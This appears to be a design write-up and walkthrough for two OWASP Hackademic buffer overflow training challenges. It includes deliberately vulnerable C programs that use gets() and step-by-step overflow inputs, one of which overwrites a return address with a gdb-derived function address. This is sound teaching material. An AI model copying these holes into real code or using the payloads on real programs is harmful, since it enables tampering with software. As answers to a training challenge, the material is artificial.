OWASP Hackademic Challenges Project
Buffer Overflow Attacks

Challenge 11: BufferOverflow Attack Level 1

In this challenge, the user needs to enter a coupon code, which is given as an input to a program checkmyluck.c . The user can know about this program fron the comments present in the source code of the webpage. Another comment (present on the extreme right in the source code) , gives him a hint that “Sometimes swap files (filename~) remain in the folder.”


So, we need to open the file checkmyluck.c~ . The file contains:

```
/***
* This is the code that decides whether a user is lucky or not.
*
* Instructions to technicians:
*  i) Update lucky_number everyday,
* ii) Compile the program on our 64 bit machine as follows: gcc checkmyluck.c -mpreferred-stack-boundary=4 -fno-stack-protector -g
*
***/

#include<stdio.h>
#include<stdlib.h>
#include<string.h>

//coupon code for today, i.e. 01-01-2005
#define lucky_number "9876543210"

int main(void)
{
        char coupon_number[12];
        int  jackpot_won = 0;

        printf("Enter the 10 digit Coupon Number:\n");
        gets(coupon_number);

        if (strcmp(coupon_number,lucky_number)==0)
        {
                jackpot_won = 1;
        }

        if(jackpot_won)
        {
                printf("Congrats, You have won a jackpot.\n");
        }
        else
```

```
        {
                printf("You are not the lucky winner. Better luck next time\n");
        }

        return 0;
}
```

So, the user's code should match the lucky number. This is a swap file of some years ago, this has expired lucky number, which keeps changing everyday. When both coupon code and lucky_number are equal, variable jackpot_won is set to 1.

If we observe carefully, the input is not validated if its a 10 digit number or not. So,there exists a buffer overflow vulnerability.



If the input is greater than 12 bytes , the adjacent jackpot_won variable gets filled with the remaining bytes(from 13th byte). So if we enter > 12 characters string such that variable jackpot_won gets any value other than zer, then it passes the if loop condition and you win the jackpot.

So, answers must have string length greater than 12.

<12 bit string>0 invalid, since jackpot_won variable gets corrupted ,but its value is still 0.
<12 bit string>111 Valid

So, user needs to give input this way. But, the form input field has an attribute max-length=10 so, this allows a maximum of only 10 characters be sent. So, the user should remove that attribute by editing source or tamper the data before it leaves the browser (using tools like tamperdata) and send bigger string.

Summary: Imitate exactly these steps to get through

1. Identify buffer overflow in file checkmyluck.c~ . (find file using comments in source code.)
2. Remove the max-length attribute of input field in the form by editing the source.
3. Send a string with length greater than 12 characters, with either one of 13 th,14 th, 15 th , 16th characters non-zero.

Concepts Learnt

1. Existence of swap files
2. Changing input text maximum size by changing/deleting max-length attribute.
3. Buffer Overflow Vulnerabilities in c programs

Note:

For Buffer overflow in c program to take place, stackprotector should be off. This has been conveyed to the user , by the comments in the file which says that the program is compiled using -fno-stack-protector ,which means that the stack protector is disabled.


Challenge 12: BufferOverflow Attack Level 2

Here the user needs to delete all the accounts,account details. From the scenario description he comes to know of the folder named scripts, which contains the source 'file main-file-thats-executed.c' and another file 'Debugging: Output of GDB.txt' which contains system info, information about compilation, disassembled code using gdb.

We now see some functions of the given c program (not useful func. Are not given below):

```
/*************************************************************/

//The query entered by user is given as an input to this program so that it is handled appropriately.
//the debugging information about executable,runtime environment is present in the file 'Debugging: Output of GDB.txt'

//take query from user
int ask_query()
{
        char query[10];
        gets(query);

        printf("Your query has been recorded. We'll reply back to you\n");
}

//note: this never gets executed, should never be executed
void delete_all()
{
        printf("All Accounts, Account details deleted successfully\n");
}

int main()
{
        ask_query();
        return 0;
}
/*************************************************************/
```

The main function calls the ask_query function which takes a 10 length input query from the user. We also see that a function named delete_all exists, that deletes all the accounts. But, it never gets executed. But we observe there is a buffer overflow vulnerability. The stack is as follows:



TEN + SIX + EiGHT = TWENTY FOUR BYTES

<!-- Info from Debug file , such as 64 bit system, stack-boundary=4 (=>2^4 = 16) help to get this picture –>

So, if greater than 24 bytes is given as input, RET return address gets corrupted. So, thus we can change return address to point to delete_all function. So using disassembled delete_all code from debug file 'Debugging: Output of GDB.txt' :

It is shown that cat /proc/sys/kernel/randomize_va_space is 0=> virtual memory rand. is off.

/***/

(gdb) disassemble delete_all

Dump of assembler code for function delete_all:

```
   0x0000000000400594 <+0>:     push   %rbp
   0x0000000000400595 <+1>:     mov    %rsp,%rbp
   0x0000000000400598 <+4>:     mov    $0x400710,%edi
   0x000000000040059d <+9>:     callq  0x400470 <puts@plt>
   0x00000000004005a2 <+14>:    pop    %rbp
   0x00000000004005a3 <+15>:    retq
```

End of assembler dump.

/***/

We see that the address of the function is HEX 00400594. So we need to change return address to this. Since it is a LITTLE Endian system, we need to write in reverse way.

So,

<24 characters string> \x94\x05\x40\x00 VALID

<24 characters string> \x94\x05\x40\x00 \x00\x00\x00 ALSO VALID

<24 characters string> \x94\x05\x40\x00 \x00\x00\x00\x01 INVALID → address is changed.

For any of these inputs, the user will be able to complete the challenge.

Summary: Imitate exactly these steps to get through

1. Find the source file, debug file in the scripts directory.
2. Draw architecture using info such as 64 bitsystem, stack boundary value is 4.
3. Find that same address are used each time, since virtual memory rand. is off
4. Get the address from the gdb disasssembly , compute the string.
5. Enter any of the valid string, such that the RET value gets changed to address of delete_all function. (Some examples given above)

Concepts Learnt

Changing execution of program using buffer overflow attack. (Here, by changing the return address)

Other Buffer Overflow Challenges to be designed :

Some challenges involving input of “shellcode” need to be designed.

USEFUL LINKS AND RESOURCES :

1. SMALL JAVA APPLET SIMULATED : Get basic understading of buffer overflow

   http://www.pitt.edu/~is2470pb/Fall02/Final/rb/Buffer.html
2. OWASP Buffer Overflow Attack (Introduction):

   https://www.owasp.org/index.php/Buffer_overflow_attack
3. Nice Explanation SMASHSTACK

   http://insecure.org/stf/smashstack.html
4. Some advanced examples from a CTF walk through:
   http://willcodeforfoo.com/2012/02/capture-the-flag
5. Good VIDEO TUTORIALs

   Assembly Language Primers http://www.youtube.com/watch?v=aoEEH2EJdVY&list=PLBkN87lo7zbJWGBqMwFvfNNHGaMZXRsMU (till part 4 enough)

   Buffer Overflow Primers: http://www.youtube.com/watch?v=RF7DF4kfs1E (till part 7)
6. OWASP Smash Stacking Presentation(Clear understanding of basic concepts)

   https://docs.google.com/file/d/0B2helxocEfixYm9GdTZJdUU3NVU/edit

Thanks,

Ch. Bhanu dev, GSOC 2014 Applicant,

B-Tech Third year, IIIT-Hyderabad, India.